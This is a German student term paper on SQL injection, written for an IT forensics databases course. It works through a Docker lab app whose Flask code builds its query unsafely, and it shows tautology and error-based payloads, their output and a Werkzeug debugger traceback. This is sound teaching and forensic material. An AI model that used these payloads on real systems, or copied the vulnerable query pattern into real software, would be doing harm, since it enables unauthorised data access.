

Datenbanken II

Forensik in DBS

HAUSARBEIT ZUM THEMA SQL-INJECTION
WINTERSEMESTER 2021/2022

Autoren: Stefan Augustin, Nils Majewski | Standort: München |
Abgabetermin: 27.02.2022

STUDIENGANG: IT-FORENSIK | MODUL: DATENBANKEN II FORENSIK IN DBS | PROF. DATENBANKEN II
FORENSIK IN DBS

Inhaltsverzeichnis

Inhaltsverzeichnis	1
Relevante Dokumente	3
Quellenangaben.....	3
Definition SQL-Injection	3
Kontext IT-Forensik	3
Installation Docker-Image Herrn Häuser.....	4
Übersicht der Anwendung	5
Übersicht SQL-Injection-Arten mit MySQL-Beispielen	9
In-Band-SQL-Injection	9
Parameterveränderung	9
Fehlerbasierte/Error Based SQL-Injection.....	11
Unionbasierte SQL-Injection	13
Inferenzielle SQL-Injection/Blind-SQL-Injection.....	15
Blind-Boolean-basierte SQL-Injection	15
Zeitbasierte SQL-Injection.....	17
Out-of-Band SQL-Injection	18
SQL-Multiabfragen	19
Arbeiten Sie die SQL-Injection-Beispiele in der Hense-BT anhand zweier unterschiedlicher Datenbanksysteme praktisch in dem Datenbank-Docker durch. Dokumentieren Sie diese mit Screenshots!.....	21
MySQL.....	21
Das verwendete DBMS identifizieren	21
Ausspähen von Daten.....	23
Daten bzw. Inhalt in Datenbank verändern	24
Datenbankserver verändern.....	39
Zugriff auf das Filesystem	41
Einschleusen beliebigen Codes	42
PostgreSQL	43
Das verwendete DBMS identifizieren	44
Ausspähen von Daten.....	44
Daten bzw. Inhalt in Datenbank verändern	44
Datenbankserver verändern.....	46
Zugriff auf das Filesystem	46
Einschleusen beliebigen Codes	47
Wählen Sie wieder zwei Datenbanksysteme und	48

... installieren Sie Ihre eigene Beispiel-Datenbank (Schema, Daten) in diesen zwei DBS. Sie können Ihre DB-Anwendung aus dem Modul „Datenbanken I“ nutzen.....	48
Vorbereitung	48
Einpfelegen der Datenbanken	49
... führen Sie jeweils 5 Beispiele für SQL-Injection auf Ihrer Datenbank aus und arbeiten Sie diese Vorfälle forensisch auf; d.h. suchen Sie nach Quellen, in denen diese Vorfälle nachgewiesen werden können.....	49
Vorbereitung	49
MySQL.....	49
PostgreSQL	55
Wählen Sie ein Datenbanksystem in einer Cloud. Sie können Ihre Cloud-DB-Installation aus dem Modul „Datenbanken I“ nutzen... ..	62
... Installieren Sie Ihre eigene Beispiel-Datenbank in der Cloud. Versuchen Sie eine Web-Umgebung zu nutzen, um auf Ihre Cloud-DB zugreifen zu können.....	63
... Führen Sie jeweils 5 Beispiele für SQL-Injection auf Ihrer Cloud-Datenbank aus und arbeiten Sie diese Vorfälle forensisch auf; d.h. suchen Sie nach Quellen, in denen diese Vorfälle nachgewiesen werden können.	68
Fazit	108
Einen Fachbegriff zum Thema „DB-Forensik“ definieren und auf den Forensik-Wiki eintragen und in Hausarbeit aufnehmen.	Fehler! Textmarke nicht definiert.
SqlNinja.....	Fehler! Textmarke nicht definiert.
Wesentliche Funktionen	Fehler! Textmarke nicht definiert.
Voraussetzungen.....	Fehler! Textmarke nicht definiert.
Nutzung	Fehler! Textmarke nicht definiert.
Links.....	Fehler! Textmarke nicht definiert.
Quellen	Fehler! Textmarke nicht definiert.
Eigenständigkeitserklärung	Fehler! Textmarke nicht definiert.

Relevante Dokumente



Datenbanken I
Grundlagen von DBS

APL aus Modul „Datenbanken I Grundlagen von DBS“ im 4. Semester:

Quellenangaben

Interessante Textausschnitte stammen aus:

Justin Clarke: SQL Hacking – SQL-Injection auf relationalen Datenbanken im Detail verstehen und abwehren. 1. Auflage, Franzis Verlag GmbH, München 2016

Definition SQL-Injection

Justin Clarke versteht gem. ihrem Buch SQL Hacking unter dem Begriff Blind SQL-Injection eine Angriffstechnik, die eine Schwachstelle aufgrund mangelnder Eingabebereinigung für Datenabfragen ausnutzen, um Informationen aus der Datenbank oder Informationen über die Datenbankabfrage zu gewinnen, ohne dabei auf ausführliche Fehlermeldungen der Datenbank oder die In-Band-Datenverkettung zurückgreifen zu können. Diese Definition ist absichtlich breit gehalten und macht keine Aussagen über bestimmte SQL-Injectionpunkte. (Es wird nur gesagt, dass eine SQL-Injection möglich sein muss.) Es sind auch weder eine bestimmte Servertechnologie, ein bestimmtes Anwendungsverhalten oder eine bestimmte Technik erforderlich (abgesehen davon, dass ein fehlergestützter Datenabruf und die Verkettung von Daten zu gültigen Ergebnissen, z. B. durch UNION SELECT, ausgeschlossen sind). Die Techniken zum Abgreifen von Informationen sind breit gestreut.

SQL-Injection wird hauptsächlich dazu eingesetzt, um Daten aus einer Datenbank zu gewinnen oder die Struktur einer Abfrage zu ermitteln, in die dann SQL-Code eingeschleust wird.

Ein potenzieller Indikator für ein mit SQL-Injection angreifbares Ziel ist, wenn der Benutzer die Ausgabe auf der Seite in dem Sinne steuert, dass die Seite aufgrund der vom Benutzer übermittelten Informationen zusammengestellt wird und Daten enthält, die aufgrund von Benutzerangaben abgerufen werden, z. B. aufgrund der angegebenen Produkt-ID.

Jede Anwendung anders ist, weshalb kein SQL-Injectionspunkt dem anderen gleicht. Das bedeutet, dass Sie immer wieder gezielt raten und nach dem Prinzip von Versuch und Irrtum vorgehen müssen.

Schwachstellen aufzuspüren ist nur ein Teilziel. Das Hauptziel besteht darin, die Schwachstellen in der Anwendung auszunutzen. Dazu müssen Sie eine gültige SQL-Anforderung aufstellen, die in der Datenbank ausgeführt wird, ohne Fehler hervorzurufen.

Kontext IT-Forensik

Gem. BSI-Leitfaden, S. 11 ist IT-Forensik die streng methodisch vorgenommene Datenanalyse auf Datenträgern und in Computernetzen zur Aufklärung von Vorfällen unter Einbeziehung der Möglichkeiten der strategischen Vorbereitung insbesondere aus Sicht des Anlagenbetreibers eines IT-Systems.

Nach Geschonneck hat der Begriff Computer-Forensik oder auch Digitale Forensik sich in den letzten Jahren für den Nachweis und die Ermittlung von Straftaten im Bereich der Computerkriminalität durchgesetzt. In Anlehnung an die allgemeine Erklärung des lateinischen Worts Forensik ist die Computer-Forensik ein Teilgebiet, das sich mit dem Nachweis und der Aufklärung von strafbaren Handlungen z.B. durch Analyse von digitalen Spuren beschäftigt.“

Als Konsequenz aus beiden Definitionen kann festgehalten werden, dass IT-Forensik bereits mit strategischer Vorbereitung beginnt. Bei der forensischen Untersuchung/Aufarbeitung von Sachverhalten gibt es zwei Vorgehen:

- Post-Mortem-Analyse/Offline-Forensik klärt den Vorfall nachträglich auf
- Live-Forensik/Online-Forensik untersucht den Vorfall während der Laufzeit

Dabei gilt es i. d. R. während einer Untersuchung folgende Fragen zu beantworten:

- Was ist geschehen?
- Wo ist es passiert?
- Wann ist es passiert?
- Wie ist es passiert?
- Wer hat es getan?
- Was kann gegen eine Wiederholung getan werden?

Ziele einer IT forensischen Untersuchung/Ermittlung sind:

- Erkennen der Methode oder der Schwachstelle, die zum Systemeinbruch geführt haben könnte
- Ermittlung des entstandenen Schadens nach einem Systemeinbruch
- Identifikation des Angreifers
- Sicherung der Beweise für weitere juristische Aktionen

Die Datenbank-Forensik ist ein Teilgebiet der IT-Forensik. Sie beschäftigt sich mit der Sammlung und Analyse von forensischen Artefakten aus Datenbanken. Ihre Ziele sind:

- Beweisen oder Wiederlegen einer Sicherheitsverletzung
- Ermitteln des Umfangs eines Eingriffs in die Datenbank
- Ermitteln des Abflusses von Daten aus einer Datenbank
- Rekonstruieren von DML und DDL Operationen eines Benutzers (der aufgrund einer Sicherheitsverletzung im DBMS aktiv ist)
- Wiederherstellen gelöschter Datenbank-Daten, die evtl. aufgrund von Aktionen einer Sicherheitsverletzung entstanden sind

Grundsätzlich sollten Daten in der Reihenfolge ihrer Flüchtigkeit gesammelt werden. Flüchtige Artefakte gehen mit Beendigung des DBMS verloren. Es wird angenommen, dass sämtliche erreichbaren Artefakte ausschließlich residente Artefakte sind und sich somit innerhalb von Dateien und Speicherbereichen befinden, die explizit für die Verwendung des DBMS reserviert sind.

Ein hartes Abschalten ist für Datenbanksysteme aufgrund ihrer Architektur und Arbeitsweise nicht geeignet. Denn hier sind notwendige Artefakte häufig nur in flüchtiger Form gespeichert, die durch das harte Abschalten verloren gehen würden. Dies unterscheidet die Datenbank-Forensik von der Computer-Forensik, denn hier wird i. d. R. hart abgeschaltet und eine Post-Mortem-Analyse durchgeführt.

Eine vollumfängliche Behandlung sämtlicher Gesichtspunkte würde den Rahmen dieser Hausarbeit sprengen. Daher wird sich nachfolgend auf die eigentliche Aufgabenstellung beschränkt.

Installation Docker-Image Herrn Häuser

Zur Installation des Dockersystems wurde eine frische Installation von Debian 11 (Bullseye) in einer VirtualBox VM verwendet. Nach der Grundlegenden Installation und der Installation der VirtualBox Guest Additions, wurde die nötige Software installiert:

```

root@BanDeb11:/home/sql# apt install docker.io
Paketlisten werden gelesen... Fertig
Abhängigkeitsbaum wird aufgebaut... Fertig
Statusinformationen werden eingelesen... Fertig
Die folgenden zusätzlichen Pakete werden installiert:
  cgroupfs-mount containerd git git-man liberror-perl libintl-perl
  libintl-xs-perl libmodule-find-perl libmodule-scandeps-perl
  libproc-processtable-perl libsort-naturally-perl libterm-readkey-perl

```

Testen der Installation:

```

root@BanDeb11:/home/sql# docker run hello-world
Unable to find image 'hello-world:latest' locally
latest: Pulling from library/hello-world
2db29710123e: Pull complete
Digest: sha256:975f4b14f326b05db86e16de00144f9c12257553bba9484fed41f9b6f2257800
Status: Downloaded newer image for hello-world:latest

Hello from Docker!
This message shows that your installation appears to be working correctly.

```

Die gestellten Aufgaben der APL wurden mit dem zur Verfügung gestellten Docker-Image des Herrn Häuser bearbeitet. Das Image konnte dabei vorerst ohne weitere Anpassung verwendet werden.

```

Docker rba# docker-compose up -d
Creating network "sqlinjectiondemov10-dockerrba_default" with the default driver
Creating sqlinjectiondemov10-dockerrba_adminer_1 ... done
Creating sqlinjectiondemov10-dockerrba_mysql_1 ... done
Creating sqlinjectiondemov10-dockerrba_app_1 ... done
Creating sqlinjectiondemov10-dockerrba_postgres_1 ... done
root@BanDeb11:/home/hoiba/Dokumente/Docker/Docker VM/SQL Injection Demo v.1.0 -
Docker rba#

```




Übersicht der Anwendung

- Nach erfolgreicher Installation und Starten des Docker-Images ist die Beispiel Web-Applikation unter der folgenden URL erreichbar: <http://localhost/>



- Unter dem Kopfreiter „Tools“ sind die folgenden Tools erreichbar
 - o „Adminer“ ist ein Tool zur vollständigen Verwaltung von Datenbanken.
 - o „DB Logindaten“ beinhaltet eine einfache Tabelle in HTML, in welcher die Logindaten zu finden sind. Spaltenüberschriften wurden vom Autor angepasst und eine neue Spalte „Server (Adminer)“ hinzugefügt.



DB Logindaten

Datenbanksystem	Adresse in VM	Datenbank (Adminer)	User (Adminer)	Password (Adminer)	Server (Adminer)
MySQL	mysql	"kemper" oder "mysql"	root	root	mysql
PostgreSQL	postgres	"kemper" oder "postgres"	postgres	root	postgres

- Unter dem Menüpunkt „Aktuelles Datenbanksystem“ kann zwischen einem MySQL sowie einem PostgreSQL Datenbanksystem ausgewählt werden
- Unter dem Menüpunkt „Vorlesungen“ können Daten über gespeicherte Vorlesungen erreicht werden.
 - o Hier kann der Nutzer die gespeicherten Vorlesungen über eine Eingabemaske in Form eines Freitextfeldes durchsuchen (siehe 2).



Vorlesungen

Vorlesungsname Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2

- Dieses Freitextfeld stellt einen potenziellen Angriffspunkt dar. Es fungiert für den Angreifer als Schnittstelle um seine Eingaben an die Applikation durchzureichen
- Die Eingabe des Nutzers wird via HTTP-GET-Methode, d. h. in der URL an die Applikation durchgereicht (Form-Tag, Parameter „methode“). Dabei wird die Eingabe als Key-Value-Paar durch ein „?“ getrennt an die URL angehängen. Der Parameter „name“ des Input-Tags stellt dabei den Namen des Parameters dar, also den Key dar. Die Nutzereingabe ist der Value, welcher dem Key nach einem „=“ angehängt wird. Werden in einem Formular mehrere Key-Value-Paare übertragen, sind sie durch ein „&“ voneinander getrennt.

```

1  extends "template.html"
2
3  {% block page_title %}Vorlesungen{% endblock %}
4
5  {% block page_content %}
6  <form method="get" action="/vorlesungen">
7    <div class="form-row">
8      <input name="search" value="{{ search }}" type="text" class="form-control" placeholder="Vorlesungsname">
9    </div>
10   <div class="col">
11     <button type="submit" class="btn btn-primary">Suchen</button>
12   </div>
13 </div>
14 </form>
15


```

Vorlesungen


bio Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2

- Durch die GET-Methode wird die Nutzereingabe in den HTTP-Header geschrieben.



- Durch den Parameter „value“ wird der Platzhalter (Parameter „placeholder“) mit der aktuellen Nutzereingabe überschrieben, nachdem der Button „Suchen“ geklickt und somit das Formular mit der Nutzereingabe an den Server abgeschickt wird. Ohne den Parameter „value“ würde nach einer Nutzereingabe und Klick auf den Button „Suchen“ die Nutzereingabe wieder durch den Platzhalter „Vorlesungen“ überschrieben werden. Er hat also nicht direkt damit etwas zu tun, die Nutzereingabe an den Server zu schicken.



Vorlesungen

Vorlesungsname


Vorlesungsnummer

5216


- Wird das Key-Value-Paar vor dem neu Laden einer Seite nicht aus der URL entfernt, bleibt die Suche bestehen.
- Die Schwachstelle ist in der app.py Datei zu finden, welche der „Server-Datei“ entspricht. Sie beinhaltet den Einstiegspunkt in die Web-Applikation. Hier wird u. a. die Web-Applikation konfiguriert, die Datenbank-Connectoren jeweils für

MySQL und PostgreSQL gesetzt und die HTML-Dateien/Webseiten der Website „SQL Injection Demo v.1.0“ den jeweiligen Verzeichnispfaden zugeordnet.

Möchte ein Nutzer bspw. durch Klick auf den Menüpunkt „Vorlesungen“ alle Vorlesungen aufrufen, hängt er in der URL der Domain „localhost“ den Verzeichnispfad „vorlesungen“ an.



- Dabei wird der folgende Python-Code innerhalb des Servers (app.py) ausgeführt. In Zeile 44 wird aus dem HTTP-GET-Request bzw. dem HTTP-Header der Wert der zuvor erwähnten „search“ Variable extrahiert und in einer lokalen, gleichnamigen Python-Variable gespeichert. Da beim ersten Aufruf durch Klick auf den Menüpunkt „Vorlesungen“ ohne manuelle Manipulation der URL noch kein Parameter dem GET-Request bzw. HTTP-Header angehängt wurde, wird der Default-Wert (‘’) verwendet, welcher die Vorlesungen nicht filtert.



```
40
41 @app.route('/vorlesungen')
42 def vorlesungen():
43
44     search = request.args.get('search', default='')
45
46     session = get_session()
47     result = session.execute(f'SELECT v.VorlNr, v.Titel, p.Name, v.SNS FROM Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.Persnr WHERE v.Titel LIKE '%{search}%' ORDER BY v.Titel')
48
49     return render_template('pages/vorlesungen.html', search=search, data=result)
50
```

In Zeile 47 ist zudem die Business-Logik, welche zur Vereinfachung nicht in eine Service-Schicht ausgelagert wurde, zu finden. Sie beinhaltet keinerlei Filter bzw. Kontrollen der Nutzereingabe. Der GET-Parameter „search“ wird ohne Validierung in das SQL-Statement eingesetzt. Eine ernstzunehmende Schwachstelle.

Gem. Demeter-Prinzip, hoher Kohäsion, Schichtentrennung müsste die SQL-Abfrage eigentlich in ein Data Access Object (Datenhaltungsschicht) ausgelagert werden, welche wiederum von der vorgelagerten Service Schicht angestoßen wird. Das Abfrageergebnis würde das Data Access Object dann erst an die Service-Schicht zurückgeben, welche es dann schlussendlich an den Aufrufer (HTML-Seite) weiterleitet und ggf. vorher noch weitere Logik ausführt. Somit wäre eine dreischichtige Architektur gegeben.

- Durch die fehlende Schichtentrennung fehlt Angriffswiderstand und die Auswirkungen einer erfolgreichen SQL-Injection können nicht eingedämmt werden. Folgende Probleme sollen mittels Schichten im Zusammenhang von SQL Injection verhindert werden:
 1. Via SQLi können Dateien geschrieben werden, die vom Webserver ausgeführt und das Ergebnis an den Angreifer ausgeliefert werden. Dies ist eine häufig verwendete Methode, um sogenannte Webshells zu installieren, die dem Angreifer Zugriff aus Systemebene gewähren.
 2. Via SQLi können z. B. via DNS-Anfragen Ergebnisse von BLIND-SQLi an den Angreifer ausgeliefert werden.
 3. Möglicher Zugriff auf Netzressourcen, z. B. SMB oder LDAP für Seitenkanalangriffe.
- Da Python eine dynamisch typisierte Sprache ist und hier beim Deklarieren einer Variablen kein Datentyp angegeben werden kann, kann Nutzereingabe Werte diverser Datentypen annehmen.

- Der Menüpunkt „Vorlesungen“ bzw. die dort enthaltene Suchfunktion ist gem. GUI für den Nutzer die einzige Möglichkeit Daten aus der Datenbank abzufragen. Daher wird

für die nachfolgenden Beispiele ausschließlich die Suchfunktion der Webseite „Vorlesungen“ herangezogen.

Übersicht SQL-Injection-Arten mit MySQL-Beispielen

In-Band-SQL-Injection

Parameteränderung

- Hier werden SQL-Befehle an die Eingabeparameter anhängt und somit die Ausgabe manipuliert. Als bspw. ist eine Erweiterung via logischem Operator zu nennen („OR 1 = 1“ ergänzen).
- Gem. Hense Bachelor-Thesis wird die Parameteränderung mit einem „“ zwischen OR und 1 geschrieben.

SQL Injection Demo v.1.0 Vorlesungen Tools Aktuelles Datenbanksystem: MySQL

Vorlesungen


bio %' OR '1 -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzuege	Kant	4
4052	Logik	Sokrates	4
5049	Maeeutik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3

localhost/vorlesungen?search=bio+%25%27+OR+%271+... Aktuelles Datenbanksystem: MySQL

-
- Vorlesungen
- bio %' OR v.VorlNr > '5220 -- Suchen
- | Vorlesungsnummer | Titel | Professor | SWS |
|------------------|------------------|-----------|-----|
| 5259 | Der Wiener Kreis | Popper | 2 |
- Das Hochkommata könnte allerdings auch an anderer Stelle stehen wie bspw. innerhalb des Kommentars, damit die Abfrage erfolgreich durchläuft. Außerdem „OR

1“ und „OR 1=1“ äquivalent.




Vorlesungen

bio' OR 1=1 --' Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzuege	Kant	4
4052	Logik	Sokrates	4
5049	Maeeutik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3


- Am saubersten und immer verwendet werden sollte stets folgendes Format, da SQL-Statements stets mit einem Semikolon abgeschlossen werden.



Vorlesungen

bio %' OR 1; --' Suchen

Vorlesungsnummer	Titel	Professor	SWS
4052	Logik	Sokrates	4
4630	Die 3 Kritiken	Kant	4
5001	Grundzuege	Kant	4
5022	Glaube und Wissen	Augustinus	2
5041	Ethik	Sokrates	4
5043	Erkenntnistheorie	Russel	3
5049	Maeeutik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2



Vorlesungen

bio %' OR v.VorlNr > 5220; --' Suchen

Vorlesungsnummer	Titel	Professor	SWS
5259	Der Wiener Kreis	Popper	2

Fehlerbasierte/Error Based SQL-Injection

- Bei fehlerbasierter SQL-Injection werden bewusst fehlerhafte Statements erstellt, um eine Fehlermeldung zu provozieren. So erhält ein Angreifer Infos über die verwendeten Bibliotheken/Frameworks (hier sqlalchemy, Flask), das verwendete Datenbanksystem (MySQL) sowie Programmier- bzw. Skriptsprache (hier Python) und die eigentliche SQL-Abfrage. Die Ausgabe wird mittels LEFT JOIN aus zwei Relationen zusammengesetzt.

SQL Injection Demo v.1.0 Vorlesungen Tools ▾

Aktuelles Datenbanks

Vorlesungen

bio' OR 1=1 --"

Suchen

sqlalchemy.exc.ProgrammingError

```
sqlalchemy.exc.ProgrammingError: (mysql.connector.errors.ProgrammingError) 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "'1 --%' ORDER BY v.Titel" at line 1
[SQL: SELECT v.VorlNr, v.Titel, p.Name, v.SMS FROM Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.Persnr WHERE v.Titel LIKE '%bio' OR '1 --%' ORDER BY v.Titel]
(Background on this error at: http://sqlalche.me/e/13/f405)
```

Traceback (most recent call last)

```
File "/usr/local/lib/python3.8/site-packages/mysql/connector/connection_cext.py", line 467, in cmd_query
    self._cmysql.query(query,
```

During handling of the above exception, another exception occurred:

```
File "/usr/local/lib/python3.8/site-packages/sqlalchemy/engine/base.py", line 1277, in _execute_context
    self.dialect.do_execute(
```

```
File "/usr/local/lib/python3.8/site-packages/sqlalchemy/engine/default.py", line 593, in do_execute
    cursor.execute(statement, parameters)
```

```
File "/usr/local/lib/python3.8/site-packages/mysql/connector/cursor_cext.py", line 264, in execute
    result = self._cnx.cmd_query(stmt, raw=self._raw,
```

```
File "/usr/local/lib/python3.8/site-packages/mysql/connector/connection_cext.py", line 491, in cmd_query
    raise errors.get_mysql_exception(exc.errno, msg=exc.msg,
```

The above exception was the direct cause of the following exception:

```
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 2464, in __call__
    return self.wsgi_app(environ, start_response)
```

```
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 2450, in wsgi_app
    response = self.handle_exception(e)
```

```
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1867, in handle_exception
    reraise(exc_type, exc_value, tb)
```

```
File "/usr/local/lib/python3.8/site-packages/flask/_compat.py", line 39, in reraise
    raise value
```

```
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 2447, in wsgi_app
    response = self.full_dispatch_request()
```

```
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1952, in full_dispatch_request
    rv = self.handle_user_exception(e)
```

```
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1821, in handle_user_exception
    reraise(exc_type, exc_value, tb)
```

```
File "/usr/local/lib/python3.8/site-packages/flask/_compat.py", line 39, in reraise
    raise value
```

```
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1950, in full_dispatch_request
    rv = self.dispatch_request()
```

```
File "/usr/local/lib/python3.8/site-packages/flask/app.py", line 1936, in dispatch_request
    return self.view_functions[rule.endpoint](**req.view_args)
```

```
File "/app/app.py", line 47, in vorlesungen
```

```
result = session.execute(f"SELECT v.VorlNr, v.Titel, p.Name, v.SMS FROM Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.Persnr WHERE v.Titel LIKE '%{search}%' ORDER BY v.Titel")
```



```

File "/usr/local/lib/python3.8/site-packages/sqlalchemy/orm/session.py", line 1291, in execute
    return self._connection_for_bind(bind, close_with_result=True).execute()
File "/usr/local/lib/python3.8/site-packages/sqlalchemy/engine/base.py", line 1014, in execute
    return meth(self, multiparams, params)
File "/usr/local/lib/python3.8/site-packages/sqlalchemy/sql/elements.py", line 298, in _execute_on_connection
    return connection._execute_clauseelement(self, multiparams, params)
File "/usr/local/lib/python3.8/site-packages/sqlalchemy/engine/base.py", line 1127, in _execute_clauseelement
    ret = self._execute_context()
File "/usr/local/lib/python3.8/site-packages/sqlalchemy/engine/base.py", line 1317, in _execute_context
    self._handle_dbapi_exception(
File "/usr/local/lib/python3.8/site-packages/sqlalchemy/engine/base.py", line 1511, in _handle_dbapi_exception
    util.raise_(
File "/usr/local/lib/python3.8/site-packages/sqlalchemy/util/compat.py", line 178, in raise_
    raise exception
File "/usr/local/lib/python3.8/site-packages/sqlalchemy/engine/base.py", line 1277, in _execute_context
    self.dialect.do_execute(
File "/usr/local/lib/python3.8/site-packages/sqlalchemy/engine/default.py", line 593, in do_execute
    cursor.execute(statement, parameters)
File "/usr/local/lib/python3.8/site-packages/mysql/connector/cursor_cext.py", line 264, in execute
    result = self._cnx.cmd_query(stmt, raw=self._raw,
File "/usr/local/lib/python3.8/site-packages/mysql/connector/connection_cext.py", line 491, in cmd_query
    raise errors.get_mysql_exception(exc.errno, msg=exc.msg,
sqlalchemy.exc.ProgrammingError: (mysql.connector.errors.ProgrammingError) 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "'1 --%' ORDER BY v.Titel' at line 1
[SQL: SELECT v.VorINr, v.Titel, p.Name, v.SWS FROM Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.Persnr WHERE v.Titel LIKE '%bio' OR '1 --%' ORDER BY v.Titel]
(Background on this error at: http://sqlalche.me/e/13/f405)

```

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side.

You can execute arbitrary Python code in the stack frames and there are some extra helpers available for introspection:

- `dump()` shows all variables in the frame
- `dump(obj)` dumps all that's known about the object

Brought to you by DON'T PANIC, your friendly Werkzeug powered traceback interpreter.

- Wird über eine Zeile im Traceback gehovert, erscheint die Möglichkeit die Konsole zu öffnen. Hierfür wird eine PIN benötigt, welche auf der STO in der Shell steht, in welcher der Server läuft. Dies stellt ein weiteres Angriffsziel, bspw. via Brute Force-Methode dar.


```

File "/usr/local/lib/python3.8/site-packages/sqlalchemy/orm/session.py", line 1291, in execute
    return self._connection_for_bind(bind, close_with_result=True).execute()

```



